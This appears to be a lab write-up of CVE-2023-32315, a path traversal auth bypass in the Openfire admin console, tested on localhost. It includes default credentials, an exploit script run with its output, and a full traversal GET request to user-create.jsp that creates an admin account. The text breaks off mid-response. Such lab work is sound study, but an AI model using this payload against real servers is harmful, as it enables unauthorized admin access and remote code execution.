



# OPENFIRE\_EXPLOITATION

## #INTRODUCTION


[CVE-2023-32315](#) is a path traversal vulnerability affecting the Openfire admin console. Openfire is a well-known open-source chat server, and according to the current maintainers, Ignite Realtime, the server software has been downloaded almost 9 million times.




If its the first time to run this software, the default creds is;  
admin:admin




Any activity especially logins, updates and clearance of logs, and logged under security audit viewer which by no means can be cleared, hence leaving an attackers track on the system.





Under the logs, it entails every activity done including upload of plugins and so forth.




Unfortunately for blue-teamers, the logs, can be cleaned making it difficult to track the breach, though do not forget that the Security Audit Viewer cannot be deleted or cleared.



As you can see, There is only one user; admin with administrative privileges.



Here, this software allows upload of plugins specifically .jar plugins with .yaml file to define the metadata.



## **\*\*FIRST AUTH\_BYPASS\*\***

This exploit is creating an admin user to gain access to the Openfire Plugins interface. The plugin system allows administrators to add, more or less, arbitrary functionality to Openfire via uploaded Java JARs, which when accessed by unauthorized malicious user, can lead to RCE and even creation of backdoor in the system.

So here this python script exploited this vulnerability and created me a user called hugme:HugmeNow.


```
(scr34tur3@Kali)~/CVE-2023-32315-EXPLOIT
$ python3 CVE-2023-32315.py -u http://localhost:9090
```

# CVE-2023-32315



Coded By: K3ysTr0K3R --> Hug me ٢٢.١.٢٢

```
[*] Launching exploit against: http://localhost:9090
[*] Checking if the target is vulnerable
[+] Target is vulnerable
[*] Adding credentials
[+] Successfully added, here are the credentials
[+] Username: hugme
[+] Password: HugmeNOW
```

Using this creds, I was able to access the web console.



As seen below, the newly created user has admin privileges, which can lead to further damage and breach if he/she has malicious intent.




## **\*\*SECOND AUTH\_BYPASS\*\***

The /setup/setup-s dir environment is used by attackers to create a valid system user without even authenticating to the machine.

As seen below, I created a valid user called "screature:screature" and granted him administrative privileges.

Request		Response	
Pretty	Raw	Pretty	Raw
1	GET /setup/setup-s/%u002e%u002e/%u002e%u002e/user-create.jsp?csrf=gh5I52GN9BL62pK&username=screature&password=screature&passwordConfirm=screature&isAdmin=on&create=Create%2bUser HTTP/1.1	1	HTTP/1.1 200 OK
2	Host: 127.0.0.1:9090	2	Date: Tue, 26 Nov 2024 06:19:03 GMT
3	Cache-Control: max-age=0	3	X-Frame-Options: SAMEORIGIN
4	sec-ch-ua: "Not 7A Brand";v="99", "Chromium";v="130"	4	Content-Type: text/html; charset=utf-8
5	sec-ch-ua-mobile: ?0	5	Set-Cookie: csrf=04hPv3es78vc30; Path=/; HttpOnly
6	sec-ch-ua-platform: "Linux"	6	Expires: Thu, 01 Jan 1970 00:00:00 GMT
7	Accept-Language: en-US,en;q=0.9	7	Content-Length: 5846
8	Upgrade-Insecure-Requests: 1	8	
